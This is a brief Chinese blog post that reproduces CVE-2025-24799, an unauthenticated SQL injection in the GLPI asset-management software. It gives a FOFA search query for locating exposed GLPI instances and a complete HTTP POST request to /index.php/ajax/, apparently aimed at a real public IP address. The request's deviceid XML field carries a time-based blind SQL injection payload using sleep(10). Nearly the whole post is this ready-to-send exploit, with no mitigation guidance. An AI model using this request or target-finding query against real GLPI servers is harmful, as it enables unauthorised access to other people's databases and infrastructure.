
GLPI 未授权SQL注入漏洞复现(CVE-2025-24799)
·
fofa:title=“GLPI”
POST /index.php/ajax/ HTTP/1.1
Host: 170.79.1.142
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: application/xml
Content-Length: 229

<?xml version="1.0" encoding="UTF-8"?>
<xml>
    <QUERY>get_params</QUERY>
    <deviceid>', IF((1=1),(select sleep(10)),1), 0, 0, 0, 0, 0, 0);#</deviceid> <content>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</content>
</xml>

漏洞验证完成;
想看其他内容访问https://www.wlaqsys.com与https://pc.fenchuan8.com/#/index?forum=106431,实验室已完成1200种漏洞验证过程。
更多推荐



 2
 0
- 0


 已为社区贡献2条内容

所有评论(0)